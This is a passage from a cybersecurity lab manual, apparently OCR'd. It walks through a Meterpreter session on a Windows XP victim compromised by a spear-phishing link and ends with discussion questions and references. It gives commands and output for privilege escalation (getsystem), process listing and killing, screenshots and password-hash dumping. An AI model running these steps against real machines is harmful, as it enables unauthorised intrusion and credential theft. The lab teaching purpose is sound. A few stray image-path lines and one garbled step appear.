

Figure 37: The WAN/LAN connections

19. To interact with victim's machine within the Meterpreter session, type:
    msf exploit(ms09_002_memory_corruption) > **sessions -i 1**

```
msf  exploit(ms09_002_memory_corruption) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Figure 38: Interacting with Meterpreter

20. To determine you level of access on that victim machine, type the following:
    meterpreter > **getuid**

```
meterpreter > getuid
Server username: WINXP\Administrator
```

Figure 39: Determining the Level of Privilege

If a lesser user had clicked on the link, we might not have administrative privileges on the box. This might require us to use Meterpreter's getsystem command or try another local privilege escalation exploit if that does not work. This exercise should illustrate the importance on why typical end users should not have administrative rights on a box.

21. To attempt escalating your privileges on the victim machine, type the following:
    meterpreter > **getsystem**

```
meterpreter > getsystem
...got system (via technique 1).
```

Figure 40: Escalating the Level of Privilege

2.2 Conclusion

An experienced hacker can make a Spear Phish attack email seem very credible and use tricks like HTML editing, signature blocks, and logos to try to make the email convincing. By hovering over a link, you can reveal the actual IP address or DNS name of the link. User education is key; explain this lab to others who might not grasp the concept.

2.3 Discussion Questions

1. How do you determine your level of privilege within Metasploit?
2. How does Network Address Translation, or NAT, affect Metasploit?
3. How do you increase your level of privilege to system within Meterpreter?
4. What is a good strategy for detecting Spear Phish emails?

3 Exploiting the Victim Machine

In this section, you will use Meterpreter to exploit the victim. Not all of the capabilities will be covered in this lesson, so it is recommended that you consider performing additional experimentation with the software within the isolated environment.

Never use Meterpreter or Metasploit software outside of the isolated virtual environment.

3.1 Exploitation Using Meterpreter

1. On the *External* **BackTrack 5** Virtual Machine connected to the victim, type the following:
   meterpreter > **?**

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
```

Figure 41: Meterpreter Commands

2. Type the following command to determine the Windows directory you reside in:
meterpreter > **pwd**

```
meterpreter > pwd
C:\Documents and Settings\Administrator\Desktop
```

Figure 42: the pwd command

The likely reason that you are in the C:\Documents and Settings\Administrator\Desktop directory is because you launched Internet Explorer from the desktop when you opened Outlook Express and clicked on the hyperlink to the malicious web site.

3. Type the following to determine what process has you connected to the victim.
meterpreter > **getpid**

```
meterpreter > getpid
Current pid: 588
```

Figure 43: The getpid command

The Process ID (PID) will vary. It is likely you will see a number other than 588, as seen in this example.

4. Type the following to see what process is associated with that PID number.
meterpreter > **ps**

```
Current pid: 588
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session     User
 ---   ----  ----              ----  -------     ----
 0     0     [System Process]        4294967295
 4     0     System            x86   0
 224   2044  TPAutoConnect.exe x86   0           WINXP\Administrator
 384   708   alg.exe           x86   0
 408   412   vmtoolsd.exe      x86   0           WINXP\Administrator
 412   376   explorer.exe      x86   0           WINXP\Administrator
 480   412   VMwareTray.exe    x86   0           WINXP\Administrator
 512   412   msmsgs.exe        x86   0           WINXP\Administrator
 568   4     smss.exe          x86   0           NT AUTHORITY\SYSTEM
 588   1052  notepad.exe       x86   0           WINXP\Administrator
```

Figure 44: Processes on the Victim Machine

The process we are connected to is Notepad because Metasploit automatically switched the process because the user could close Internet Explorer and disconnect our session.

One or more processes can also be killed using Meterpreter using the kill command. An attacker's strategy may include killing processes associated with anti-virus. The process associated with getpid is one process you do not want to kill on the victim machine.

```
meterpreter > kill
Usage: kill pid1 pid2 pid3 ...

Terminate one or more processes.
```

Figure 45: Killing Processes on the Victim Machine

You can get a screenshot of the desktop to see what the victim is doing on their system.

5. Click the Services Selection on the left and click refresh in the right pane. Find meterpreter > **screenshot**



Figure 46: Screenshot

You also have the ability to dump the Windows LM (LAN Manager) and New Technology LAN Manager (NTLM) hashes from the system. After dumping, a tool like John the Ripper or Cain can be used to crack the password hashes.

6. To dump the hashes on the remote machine, type the following command: meterpreter > **hashdump**

Figure 47: Dumping the Password Hashes

3.2 Conclusion

Meterpreter is an advanced command line environment that allows the hacker to perform malicious tasks against a victim machine over an encrypted connection. The attacker can perform such tasks as privilege escalation, dumping hashes, as well as killing processes and taking a screenshot. Metasploit should only be used and tested on machines running in an isolated lab environment. It should not be used "in the wild".

3.3 Discussion Questions

1. What does the getpid command within Meterpreter indicate?
2. How do you dump hashes within Meterpreter?
3. How do you kill a process within Meterpreter?
4. Is it advisable to use Metasploit outside of an isolated lab environment?

References

1. What is Spear Phishing?
   http://searchsecurity.techtarget.com/definition/spear-phishing

2. Spear-Phishing Emails Now Favorite Tactic for Advanced Malware Threats:
http://www.eweek.com/security/spear-phishing-emails-now-favorite-tactic-for-advanced-malware-threats/

3. Attack Using CVE-2011-0609:
   http://www.f-secure.com/weblog/archives/00002127.html

4. How to Prevent Spear Phishing Attacks:
http://www.esecurityplanet.com/network-security/how-to-prevent-spear-phishing-attacks.html

5. White House Hacked In Cyber Attack That Used Spear-Phishing To Crack Unclassified Network:
http://www.huffingtonpost.com/2012/10/01/white-house-hacked-cyber-_n_1928646.html

